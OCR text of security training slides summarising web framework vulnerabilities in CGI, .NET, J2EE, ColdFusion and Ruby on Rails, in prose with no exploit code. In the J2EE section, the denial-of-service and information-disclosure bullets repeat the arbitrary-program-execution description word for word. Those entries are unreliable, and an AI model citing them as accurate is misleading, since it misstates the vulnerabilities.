


1. User fills out the form in the browser
2. Form submitted over the internet
3. Server sends data to CGI application
http//?
CGI application
5. Server sends the page to the browser
4. CGI processes the data and generates the HTML page

- CGI is supported by many web servers and is language independent (widely used: Perl, C, and C++)

Notes:

LO#08: Summarize Application Development Frameworks and Their Vulnerabilities



.NET Framework

- Characteristics of .NET Framework Architecture based on CLR, FCL, and JIT technology:
  - Multi-Language
  - Cross platform

Some of the .NET Framework Vulnerabilities

- **Remote Code Execution Vulnerability:** This vulnerability allows the execution of code remotely via a malicious document or application
- **Denial of service (DoS) Vulnerability**: This vulnerability allows submitting malicious input by sending crafted web requests. These requests deny legitimate user access to the .NET application service.
- **Feature Bypass Vulnerability**: This vulnerability allows bypassing Enhanced Security Usage taggings on the presentation of an invalid certificate for a specific use
- **Modifying the Framework Core (.NET Assembly Tampering)**: The framework DLL's can be tampered with to modify the implementation

.NET Framework Architecture

VB | C++ | C# | JScript | ...
Common Language Specification
ASP.NET | Windows Forms
Data and XML
Base Class Library
Common Language Runtime
Windows | COM+ Services
Visual Studio.NET

Notes: ______________________________


J2EE Framework

- J2EE is a platform-independent environment for designing and developing Java-based web applications built on a multi-tiered, distributed application model

Some of the J2EE Framework Vulnerabilities:

- **Bypass cross-site scripting (XSS)**: Allows bypass cross-site scripting (XSS) protections for J2EE applications using a request with non-canonical, "overlong Unicode" in place of blacklisted characters with a %00 (encoded null byte)
- **Execute arbitrary programs**: The PointBase 4.6 database component in the J2EE 1.4 reference implementation (J2EE/RI) allows remote attackers to execute arbitrary programs using SQL statements
- **Denial of service**: The PointBase 4.6 database component in the J2EE 1.4 reference implementation (J2EE/RI) allows remote attackers to execute arbitrary programs using SQL statements
- **Sensitive information disclosure**: The PointBase 4.6 database component in the J2EE 1.4 reference implementation (J2EE/RI) allows remote attackers to execute arbitrary programs using SQL statements

J2EE Components



ColdFusion

- ColdFusion is a rapid **web application development platform**
- The ColdFusion platform is built on Java and uses the Apache Tomcat J2EE container

Some of the ColdFusion Framework Vulnerabilities:


- **Directory Traversal**
- **Unvalidated Browser Input**
- **ColdFusion CSRF Vulnerability**
- **CFFILE, CFFTP, and CFPOP Vulnerability**
- **ColdFusion DoS Attack Vulnerability**

Notes:

Ruby On Rails

- Ruby On Rails is a **server-side web application framework**
- Ruby On Rails implements the model–view–controller (MVC) pattern

- **Model (ActiveRecord):** Maintains the relationship between the objects and the database
- **View (ActionView):** Responsible for presentation of the data script-based template systems (JSP, ASP, PHP)
- **Controller (ActionController):** Directs traffic by querying the models for specific data and organizing that data in the view



